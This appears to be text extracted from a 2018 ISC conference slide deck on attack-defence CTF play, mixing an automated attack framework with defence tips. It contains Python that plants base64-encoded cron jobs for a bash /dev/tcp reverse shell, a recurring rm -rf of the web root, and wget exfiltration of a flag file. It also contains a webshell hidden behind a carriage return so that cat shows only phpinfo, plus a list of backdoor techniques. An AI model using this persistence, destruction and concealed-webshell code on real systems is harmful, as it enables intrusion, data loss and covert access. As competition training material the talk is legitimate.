    crontab_cmd = "* * * * * bash -c '%s'\n"%cmd
    encode_crontab_cmd = base64.b64encode(crontab_cmd)
    cmd = "/bin/echo " + encode_crontab_cmd + " | /usr/bin/base64 -d | /bin/cat >> " +
    crontab_path + "/tmp.conf" + " ; " + "/usr/bin/crontab " + crontab_path + "/tmp.conf"
    return cmd
```

```
ubuntu@ubuntu-virtual-machine:~$ /bin/echo
KiAqICogKiAqIGJhc2ggLWMgJ2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTI3LjAuMC4xLzgwODAgMD4mMScK
/usr/bin/base64 -d | /bin/cat >> /tmp/tmp.conf ; /usr/bin/crontab /tmp/tmp.conf
```

```
ubuntu@ubuntu-virtual-machine:~$
```

```
ubuntu@ubuntu-virtual-machine:~$ crontab -l
```

```
* * * * * bash -c 'bash -i >& /dev/tcp/127.0.0.1/8080 0>&1'
```

自动化攻击框架

Crontab 马

Crontab删除文件

```
import base64

def crontab_rm(rm_paths='/var/www/html/'):
    crontab_path = "/tmp"
    cmd = '/bin/rm -rf %s'%rm_paths
    crontab_cmd = "* * * * * %s\n"%cmd
    encode_crontab_cmd = base64.b64encode(crontab_cmd)
    cmd = "/bin/echo " + encode_crontab_cmd + " | /usr/bin/base64 -d | /bin/cat >> " +
crontab_path + "/tmp.conf" + " ; " + "/usr/bin/crontab " + crontab_path + "/tmp.conf"
    return cmd
```

自动化攻击框架

Crontab马


Crontab提交flag

```
import base64

def crontab_flag_submit(flag_server,flag_port,flag_url,flag_token,flag_path):
    crontab_path = '/tmp'
    cmd = '/usr/bin/wget "http://%s:%s/%s" -d "token=%s&flag=$(/bin/cat %s)"' % (flag_server,flag_port,flag_url,flag_token,flag_path)
    crontab_cmd = "* * * * * %s\n"%cmd
    encode_crontab_cmd = base64.b64encode(crontab_cmd)
    cmd = "/bin/echo " + encode_crontab_cmd + " | /usr/bin/base64 -d | /bin/cat >> " + crontab_path + "/tmp.conf" + " ; " + "/usr/bin/crontab " + crontab_path + "/tmp.conf"
    return cmd

cmd =
crontab_flag_submit(flag_server='172.16.132.2',flag_port='8088',flag_url='submit',flag_token='bcbe3365e6ac95ea2c0343a2395834dd',flag_path='/flag')
print(cmd)
```

运维&防御



运维&防御

内存马查杀

```
ps -aux|grep 'www-data'|awk '{print $2}'|xargs kill -9
killall -9 php5-fpm
killall -9 apache2
pgrep php-fpm |xargs kill -9
killall -u www-data
killall -u ww-data && rm *
```

运维&防御

内存马查杀

查杀技巧

比如存在不死马.moxiaoxi.php

```
rm .moxiaoxi.php && mkdir .moxiaoxi.php #此时，只是保存不死马不能写了。如果要完全杀死，还是得清
内存
ps -aux|grep 'www-data'|awk '{print $2}'|xargs kill -9
rmdir .moxiaoxi.php
```

运维&防御

流量重放

主办方提供流量？不存在的

劣势：

延迟

只有指定端口，万一别人反弹 shell 呢？

往往只有入口包，没有出口包（没法通过请求 flag）

如何快速将主办方流量同步下来？

```
scp [SRC] [DST]
```

```
scp -P [PORT] user@host:/home/ctf/packages ./packages
```

如何自己捕获流量？

有 root 权限？不存在的

从应用层入手

PHP

Python

运维&防御

通防的世界观

1. IP型WAF
2. 过滤型WAF
3. 代理型WAF
4. 返回包过滤

```
namespace m0xiaozi{
    //config start
/*
 * WAF_MODE 1: just logger
 * WAF_MODE 2: logger and waf
 * WAF_MODE 3: logger and proxy
 * WAF_MODE 4: do nothing, just for test include
 * DEBUG 1: will echo debug info
 * FLAG_MODE 0: do nothing about flag
 * FLAG_MODE 1: change flag
 * FLAG_MODE 2: replace flag to ''
 */
define('m0xiaozi\WAF_MODE',3);
define('m0xiaozi\DEBUG',0);
define('m0xiaozi\LOGPATH','/tmp/awd/');
define('m0xiaozi\FLAG_FORMAT', "/[0-9A-F\-\]{32}/i");
define('m0xiaozi\FLAG_MODE',1);
define('m0xiaozi\PROXY_HOST','202.101.51.111');
define('m0xiaozi\PROXY_PORT',8008);
define('m0xiaozi\REWRITE_UPLOAD',true);
$white_ip_list = array();
$black_ip_list = array('127.0.2.1');
//config end
```

运维&防御

1. alias型后门
2. 权限大时，撰写.bashrc型后门
3. Flag进程监控，一旦存在flag读取进程，立马kill
4. Flag文件监控，捕获每次读取flag的时间，精确定位攻击流量
5. 竞争型后门守护
6. 伪装型Webshell（伪装在正常功能中），并进行随机异变
7. 障眼法webshell
8. 抢占NPC的重要性

运维&防御

障眼法Webshell，终端显示控制字符的妙用

\r (0x0d)

^L (0x0c)

```
root@VM-129-148-ubuntu:~/test# echo -en '<?php @eval($_POST[c]);?>\r<?php phpinfo();?>\n' > index.php
```

```
root@VM-129-148-ubuntu:~/test# cat index.php
```

```
<?php phpinfo();?>
```

```
root@VM-129-148-ubuntu:~/test# hexdump -C index.php
```

```
00000000  3c 3f 70 68 70 20 40 65  76 61 6c 28 24 5f 50 4f  |<?php @eval($_PO|
```

```
00000010  53 54 5b 63 5d 29 3b 3f  3e 0d 3c 3f 70 68 70 20  |ST[c]);?>.<?php |
```

```
00000020  70 68 70 69 6e 66 6f 28  29 3b 3f 3e 20 20 20 20  |phpinfo();?>  |
```

```
00000030  20 20 20 20 20 20 20 20  20 0a                 |      .|
```

```
0000003a
```



ISC 互联网安全大会



谢谢！

2018 ISC 互联网安全大会 中国 · 北京
Internet Security Conference 2018 Beijing · China
(原“中国互联网安全大会”)